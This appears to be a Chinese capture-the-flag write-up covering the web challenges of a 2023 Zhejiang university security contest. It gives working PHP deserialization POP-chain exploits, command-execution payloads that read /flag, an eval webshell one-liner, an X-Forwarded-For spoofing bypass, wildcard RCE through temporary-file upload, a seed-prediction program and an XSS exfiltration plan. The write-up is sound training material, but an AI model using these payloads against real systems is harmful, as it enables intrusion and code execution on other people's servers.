-
第六届浙江省大学生网络与信息安全竞赛 2023年 初赛/决赛 WEB方向 Writeup
-------------------【初赛】-------------------
easy php
简单反序列化

__debuginfo()魔术方法打印所需调试信息,反序列化时候执行!链子如下:
BBB::__debuginfo()->CCC::__toString()->AAA::__call()- 1
EXP:
highlight_file(__FILE__); class AAA{ public $cmd; public function __call($name, $arguments){ eval($this->cmd); return "done"; } } class BBB{ public $param1; public function __debuginfo(){ return [ 'debugInfo' => 'param1' . $this->param1 ]; } } class CCC{ public $func; public function __toString(){ var_dump("aaa"); $this->func->aaa(); } } $a=new BBB(); $a->param1=new CCC(); $a->param1->func=new AAA(); $a->param1->func->cmd='system(\'tac /flag\');'; $aaa=serialize($a); echo $aaa; unserialize($aaa); ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
payload:
/?aaa=O:3:"BBB":1:{s:6:"param1";O:3:"CCC":1:{s:4:"func";O:3:"AAA":1:{s:3:"cmd";s:20:"system('tac /flag');";}}}- 1

注:这题本地运行不通,但是远程能打通。
my2do
好题好题,学学线下怎么打XSS。
源码如下:
app.jsconst express = require('express'); const session = require('express-session'); const crypto = require('crypto'); const vist = require("./bot"); const multer = require('multer'); const path = require('path'); const app = express(); app.set('view engine', 'ejs'); app.use(session({ secret: crypto.randomBytes(16).toString('hex'), resave: false, saveUninitialized: false, cookie:{ httpOnly: true } })); const storage = multer.diskStorage({ destination: function (req, file, cb) { cb(null, 'public/uploads'); }, filename: function (req, file, cb) { cb(null, file.originalname); }, }); const upload = multer({ storage: storage }); app.use(express.static('public')); const ADMIN_PASSWORD = process.env.ADMIN_PASSWORD || 'YOU DONT NO IT'; const FLAG = process.env.DASFLAG || 'flag{no_flag}'; const reportIpsList = new Map(); const now = ()=>Math.floor(+new Date()/1000) const db = new Map(); db.set('admin', {password: crypto.createHash('sha256').update(ADMIN_PASSWORD, 'utf8').digest('hex'), todos: [{text: FLAG, isURL: false}]}); app.get("/", function (req, res) { if (req.session.username) return res.redirect('/todo'); res.render('index', {nonce: crypto.randomBytes(16).toString('hex')}) }); app.get("/todo",function (req, res) { if (!req.session.username) return res.redirect('/'); let username = req.session.username; res.render('todo', { nonce: crypto.randomBytes(16).toString('hex'), username: username, todos: db.get(username).todos }) }); app.get("/api/logout", function (req, res) { req.session.destroy(); return res.redirect('/'); }); app.post("/api/todo",express.json({ type: Object }) ,function (req, res) { const { text } = req.body || req.query; if (!req.session.username) return res.json({ error: "Login first!" }); let username = req.session.username; if (!db.has(username)) return res.json({ error: "User doesn't exist!" }); if (!text || typeof text !== "string") { return res.json({error: "Missing text"}); } let isURL = false; if (RegExp('^https?://.*$').test(text)) { isURL = true; } db.get(username).todos.push({text: text, isURL: isURL}); return res.json({ success: true }); }); app.post("/api/register", express.json({ type: Object }), function (req, res) { const { username, password }= req.body; if (typeof username !== 'string') return res.json({ error: "Invalid username" }); if (typeof password !== 'string') return res.json({ error: "Invalid password" }); if (db.has(username)) return res.json({ error: "User already exist!" }); const hash = crypto.createHash('sha256').update(password, 'utf8').digest('hex'); db.set(username, {password: hash, todos: []}); req.session.username = username; return res.json({ success: true }); }); app.post("/api/login", express.json({ type: Object }), function (req, res) { const { username, password }= req.body; if (typeof username !== 'string') return res.json({ error: "Invalid username" }); if (typeof password !== 'string') return res.json({ error: "Invalid password" }); if (!db.has(username)) return res.json({ error: "User doesn't exist!" }); const hash = crypto.createHash('sha256').update(password, 'utf8').digest('hex'); if (db.get(username)?.password !== hash) return res.json({ error: "Wrong password!" }); req.session.username = username; return res.json({ success: true }); }); //deving........//其实可以上传的 app.post('/api/upload', upload.single('file'), (req, res) => { return res.send('文件上传成功!'); }); app.post("/api/report", express.json({ type: Object }), function (req, res) { if (!req.session.username) return res.send("Login first!"); //延时 if(reportIpsList.has(req.ip) && reportIpsList.get(req.ip)+90 > now()){ return res.send(`Please comeback ${reportIpsList.get(req.ip)+90-now()}s later!`); } reportIpsList.set(req.ip,now()); const { url } = req.body; if (typeof url !== 'string') return res.send("Invalid URL"); //只能访问http://127.0.0.1/xxxxx if (!url || !RegExp('^http://127\.0\.0\.1.*$').test(url)) { return res.status(400).send('Invalid URL'); } try { vist(url); return res.send("admin has visted your url"); } catch { return res.send("some error!"); } }); app.listen(80, () => {console.log(`app run in ${80}`)});- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
- 82
- 83
- 84
- 85
- 86
- 87
- 88
- 89
- 90
- 91
- 92
- 93
- 94
- 95
- 96
- 97
- 98
- 99
- 100
- 101
- 102
- 103
- 104
- 105
- 106
- 107
- 108
- 109
- 110
- 111
- 112
- 113
- 114
- 115
- 116
- 117
- 118
- 119
- 120
- 121
- 122
- 123
- 124
- 125
- 126
- 127
- 128
- 129
- 130
- 131
- 132
- 133
- 134
- 135
- 136
- 137
- 138
- 139
bot.jsconst puppeteer = require("puppeteer"); const SITE = process.env.SITE || 'http://localhost'; const ADMIN_PASSWORD = process.env.ADMIN_PASSWORD || 'YOU DONT NO IT'; const visit = async url => { var browser; try { browser = await puppeteer.launch({ headless: true, executablePath: "/usr/bin/chromium", args: ['--no-sandbox'] }); page = await browser.newPage(); await page.goto(SITE); await page.waitForTimeout(500); await page.type('#username', 'admin'); await page.type('#password', ADMIN_PASSWORD); await page.click('#btn') await page.waitForTimeout(800); await page.goto(url); await page.waitForTimeout(3000); await browser.close(); } catch (e) { console.log(e); } finally { if (browser) await browser.close(); } } module.exports = visit- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
可以记
ToDo,flag就是admin的ToDo
系统功能如下:
1、用户可以记录todo
2、用户可以指定http://127.0.0.1/xxx网址让admin访问
3、用户可以在
/api/upload路由上传文件,在/upload/路由下访问上传的文件admin的todo数据获取方法如下(
Elements中尝试得到)document.getElementsByClassName('has-text-left')[2].innerHTML- 1
但是当时是内网打题,不出网带不出数据。其实是可以带出的,即使不用VPS。
思路:XSS。html中js代码获取admin的todo,并且以get参数形式访问
/upload下的另一个html文件,另一个html文件也嵌套js,接受get参数和内容(flag)并且写入/upload路由下的1.txt文件中其他师傅的wp
uploads/jump.html
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
uploads/e.html
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
先跳转改host到localhost
然后访问并上传admin的notes
最后读取/uploads/flaga
0RAY的wp
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
can you read flag
要拿到shell很简单,写个转接头
?a=eval($_POST[1])连蚁剑或者直接getshell就行啦。源码如下
#error_reporting(0); $blacklist=['y','sh','print','printf','cat','tac','read','vim','curl','ftp','glob','flag','\|','`']; foreach ($blacklist as $black) { if (stristr($_GET['a'], $black)) { die("hacker?"); } } eval($_GET['a']); ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
难度在
/flag我们没有读取权限,但是根目录下有个可执行文件/readflag,有权限读取flag。我们把
/readflag丢给PWN爷爷:
int __cdecl main(int argc, const char **argv, const char **envp) { unsigned int v3; // eax FILE *v5; // rax int v6; // [rsp+8h] [rbp-118h] BYREF char v7; // [rsp+Fh] [rbp-111h] BYREF char v8[256]; // [rsp+10h] [rbp-110h] BYREF unsigned int v9; // [rsp+110h] [rbp-10h] unsigned int v10; // [rsp+114h] [rbp-Ch] int v11; // [rsp+118h] [rbp-8h] int i; // [rsp+11Ch] [rbp-4h] v3 = time(0LL); srand(v3); puts("You want flag? (y/n)"); fflush(_bss_start); __isoc99_scanf("%c", &v7); if ( v7 != 121 ) return 1; puts("But you need to do some calcs:"); fflush(_bss_start); v11 = rand() % 101 + 100; for ( i = 0; i < v11; ++i ) { v10 = rand() % 1000000; v9 = rand() % 9000000; printf("%d+%d = ?\n", v10, v9); fflush(_bss_start); __isoc99_scanf("%d", &v6); if ( v9 + v10 != v6 ) return 1; } v5 = fopen("/flag", "r"); __isoc99_fscanf(v5, "%s", v8); printf("here you are:%s", v8); fflush(_bss_start); return 0; }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
大概能看懂源码的意思,随机进行100-200次加法,如果都做对的就返回flag。由于没有交互式shell,我们不能一次次的输入,只能一次性把答案都输入进去。(反弹shell得到的shell是交互式的,蚁剑虚拟终端不是)
随机数种子是时间,秒为单位,可以预测一次性echo进去拿到flag。
来自0RAY的wp:
/tmp/src目录下可以发现题目
/readflag的源码,其随机数生成有缺陷,种子是time(0),因此可以写一个c语言程序,得到10秒之后的结果,输出到文件里,再将文件重定向给/readflag,即可通过计算题检查构造的
exp.c文件int main(){ unsigned int v3 = time(0)+10; unsigned int v9; unsigned int v10; srand(v3); int v11 = rand() % 101 + 100; printf("y\n"); for (int i = 0; i < v11; ++i){ v10 = rand() % 1000000; v9 = rand() % 9000000; printf("%d\n", v10+v9); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
由于根目录我们无写入权限,因此我们把
exp文件写入/tmp目录下。复现环境是自己的vps。命令如下:
gcc -o exp exp.c ls ./exp > a /readflag- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
以上的命令需要连贯执行。
顺便解释一下:
我们初始的
c脚本时间种子是十秒后,在哪个的十秒后呢?不是执行之后的第十秒,是编译后的第十秒。编译后运行,把结果导出到文件a,然后我们一直把a文件中的内容重定向到可执行文件/readflag(传递给某个程序或脚本进行处理)。
MISC-number game
Ctrl+U查看源码,有一个js文件,js源码有加密。

放到本地,分析一下

没看懂游戏的意思,但是源码意思大概能看懂一点。flag应该是通过roll函数中的
alert()输出,但是有if,限制了条件。我们把if去掉。放到题目控制台跑一下,出flag。

secObj***
题目给了jar包,大头哥做了环境。之后复现。。。
https://mp.weixin.qq.com/s/BWIae7s8QP6KE0jq_IM5JA
文件上传当时没出,后缀限制一直过不去。


-------------------【决赛】-------------------

p2rce
源码给了。
error_reporting(0); class CCC { public $c; public $a; public $b; public function __destruct() { $this->a = 'flag'; if($this->a === $this->b) { echo $this->c; } } } class AAA { public $s; public $a; public function __toString() { $p = $this->a; return $this->s->$p; } } class BBB { private $b; public function __get($name) { if (is_string($this->b) && !preg_match("/[A-Za-z0-9_$]+/", $this->b)) { global $flag; $flag = $this->b; return 'ok'; } else { return '
get it!!'; } } } if(isset($_GET['ctf'])) { if(preg_match('/flag/i', $_GET['ctf'])) { die('nonono'); } $a = unserialize($_GET['ctf']); system($flag); throw new Exception("goaway!!!"); } else { highlight_file(__FILE__); }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
反序列化需要注意使用
GC回收机制、过滤flag,用变量引用给个EXP:
error_reporting(0); class CCC { public $c; public $a; public $b; public function __destruct()//1 { $this->a = 'flag'; if($this->a === $this->b) { echo $this->c; } } } class AAA { public $s; public $a; public function __toString()//2 { $p = $this->a; return $this->s->$p; } } class BBB { public $b; public function __get($name) { if (is_string($this->b) && !preg_match("/[A-Za-z0-9_$]+/", $this->b)) { global $flag; $flag = $this->b; //要执行的命令 return 'ok'; } else { return '
get it!!'; } } } //GC回收机制 //过滤flag,用变量引用 $a=new CCC(); $a->a=&$a->b; $a->c=new AAA(); $a->c->s=new BBB(); $a->c->a='c'; $a->c->s->b='/???/????????[@-[]'; //匹配/tmp/phpxxxxxx echo serialize($a); unserialize($a);- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
剩下的参考我下面这篇wp:
-----------------------------------------------【私教web13】-----------------------------------------------
直接给了源码。

他是命令执行不是代码执行,不能进行异或/拼接等操作。
【强制文件上传下的无字母数字RCE】
这题考PHP强制文件上传机制。
PHP超全局变量如下
$_GET //存放所有GET请求 $_POST $_SERVER $_COOKIE $_SESSION $_FILES //存放所有文件- 1
- 2
- 3
- 4
- 5
- 6
在PHP中,强制上传文件时,文件会被存在临时文件/tmp/phpxxxxxx中
这个文件最后六位xxxxxx有大小写字母、数字组成,是生命周期只在PHP代码运行时。
题目中正则匹配过滤了大小写字母(i)和数字。
故我们要匹配/tmp/phpxxxxxx的话可以用通配符/???/???
/???/???范围太大了,我们如何缩小范围呢。
查看ascii码表,A前面是@,Z后面是[
/???/???[@-[]
就表示了最后一位是大写
当临时文件最后一位是大写字母时
/???/????????[@-[]就能匹配到这个文件linux中 . 代表执行一个文件。
如果上传的文件是一个shell脚本,那么. /???/???[@-[]就能执行这个shell脚本,实现RCE。
如何强制上传文件?
我们可以在vps上写一个表单文件
upload.html
<form action="http://6741a41b-173c-4a20-9a15-be885b3344de.challenges.ctfer.com:8080/" enctype="multipart/form-data" method="post" > <input name="file" type="file" /> <input type="submit" type="gogogo!" /> form>- 1
- 2
- 3
- 4
- 5
- 6
访问vps上的upload.html

上传内容为
whoami的txt文件。同时抓包。
改一下包。发现能正常执行了,并且返回了结果。

获得flag。(成功的概率,就是最后一位是大写的概率是26/26+26+10,多发几次包就行了)

-----------------------------------------------【私教web13】-----------------------------------------------
easy serialize
开局给源码:
//flag is in /flag.php error_reporting(0); class baby{ public $var; public $var2; public $var3; public function learn($key){ echo 222; echo file_get_contents(__DIR__.$key);//$key=flag } public function getAge(){//2 return $this->var2->var3; } //__isset(),当对不可访问属性调用isset()或empty()时调用 public function __isset($var){ $this->learn($var); } //__invoke(),调用函数的方式调用一个对象时的回应方法 public function __invoke(){ return $this->learn($this->var); } public function __wakeup(){//1 $this->getAge(); } } class young{ public $var; public function __toString(){ return ($this->var)(); } } class old{ public $var; public function __get($key){ echo 111; return "Okay, you get the key, but we send you ".$this->var; } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
POP链如下:
baby::__wakeup()-> baby::getAge()-> old::__get-> young::__toString()-> baby::__invoke()-> baby::learn($key)- 1
- 2
- 3
- 4
- 5
- 6
EXP如下:
//flag is in /flag.php error_reporting(0); class baby{ public $var; public $var2; public $var3; public function learn($key){ echo 222; echo file_get_contents(__DIR__.$key);//$key=flag } public function getAge(){//2 return $this->var2->var3; } //__isset(),当对不可访问属性调用isset()或empty()时调用 public function __isset($var){ $this->learn($var); } //__invoke(),调用函数的方式调用一个对象时的回应方法 public function __invoke(){ return $this->learn($this->var); } public function __wakeup(){//1 $this->getAge(); } } class young{ public $var; public function __toString(){ return ($this->var)(); } } class old{ public $var; public function __get($key){ echo 111; return "Okay, you get the key, but we send you ".$this->var; } } //baby::__wakeup()-> //baby::getAge()-> //old::__get-> //young::__toString()-> //baby::__invoke()-> //baby::learn($key) $a=new baby(); $a->var2=new old(); $a->var3='xxx'; $a->var2->var=new young(); $a->var2->var->var=new baby(); $a->var2->var->var->var='/../../../../../../var/www/html/flag.php'; $b=serialize($a); echo $b; unserialize($b); ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
注意点:
__DIR__是当前目录,测试代码如下:
带入反序列化中存在目录穿越漏洞。
payload:
?age=O:4:"baby":3:{s:3:"var";N;s:4:"var2";O:3:"old":1:{s:3:"var";O:5:"young":1:{s:3:"var";O:4:"baby":3:{s:3:"var";s:40:"/../../../../../../var/www/html/flag.php";s:4:"var2";N;s:4:"var3";N;}}}s:4:"var3";s:3:"xxx";}- 1
flag在源码里面:

baby md5
直接给了源码:
index.php
error_reporting(0); require_once 'check.php'; if (isRequestFromLocal()) { echo 'hello!'; $a = $_GET['cmd']; $b = $_GET['key1']; $c = $_GET['key2']; if(!preg_match("/eval|shell_exec|system|proc_open|popen|pcntl_exec|\'|cat|include|whoami/i",$a)){ if(md5($b) == md5($c)){ eval($a); } }else{ echo 'Oh no, you are hacker!!!'; } } else { die("failed"); } ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
check.php:
error_reporting(0); function isRequestFromLocal() { // 定义本地IP地址 $localIP = '127.0.0.1'; // 获取客户端IP地址 $clientIP = $_SERVER['HTTP_X_FORWARDED_FOR']; // 比较客户端IP地址与本地IP地址 if ($clientIP === $localIP) { // 请求来自本地 return true; } else { // 请求不来自本地 return false; } } ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19

写个转接头就没有限制了。
payload:
GET:?cmd=assert($_POST[1]); POST:key1[]=1&key2[]=3&1=system('tac /flag'); X-Forwarded-For:127.0.0.1- 1
- 2
- 3
babybabyweb
有点点脑洞。。。
开局是个登录界面
随便一个用户名
aaa登录后,会显示我们不是admin。应该是身份伪造。
访问一下
/admin路由,发现我们的cookie变了,但是还是不能变成admin身份,估计就是把我们cookie里面带有的信息中的名字改成admin。
尝试解密cookie:
gASVLgAAAAAAAACMA2FwcJSMBFVzZXKUk5QpgZR9lCiMBG5hbWWUjANhYWGUjAVhZG1pbpSJdWIu发现不能完全解密或者是解密后的明文中带有不可见字符:

从解密后的零零散散的信息中看出cookie携带的信息其实没变。。。。
好奇他的工作原理。如何解密成为了一个问题。赛后问了0RAYS的师傅,cookie是pickle反序列化后base64编码的字符串,可以直接执行命令。。。。
好吧,我认,唯一能推断是pickle反序列化的估计就是
解密后的明文中带有不可见字符了吧。0RAY的wp:
base64 解码后明显是 pickle 序列化的数据,直接打个 pickle 反序列化 rce 即可
内网和题目是通的,本地
python -m http.server 4444开个监听然后生成的 cookie 替换下发过去即可 rce 外带出 flag
Server-Side Read File***
一个java题。绕过云waf、SSRF、目录穿越、本地文件读取。
https://mp.weixin.qq.com/s/aG8MxxIslpFmI3WE15jC3Q
easy sql***
题目描述:端口号:8081。mysql8注入
登陆界面可以万能密码登录,有过滤,fuzz如下:

ezWEB***
300分的困难java。

C语言求 3*3 矩阵对角线之和
ElementUI的Form表单使用slot-scope=“scope“获取当前表格行数据实现数据回显、修改表单操作
物联网(IoT):连接未来的万物之网
如何实现一个数据库的 UDF?图数据库 NebulaGraph UDF 功能背后的设计与思考
从零开始的C语言学习第十九课:C语言内存函数
c语言:倒序4位数
基于springboot的服装批发市场商家相册系统
基于采样的规划算法之概率路图(PRM)法
给小白的 PostgreSQL 容器化部署教程(上)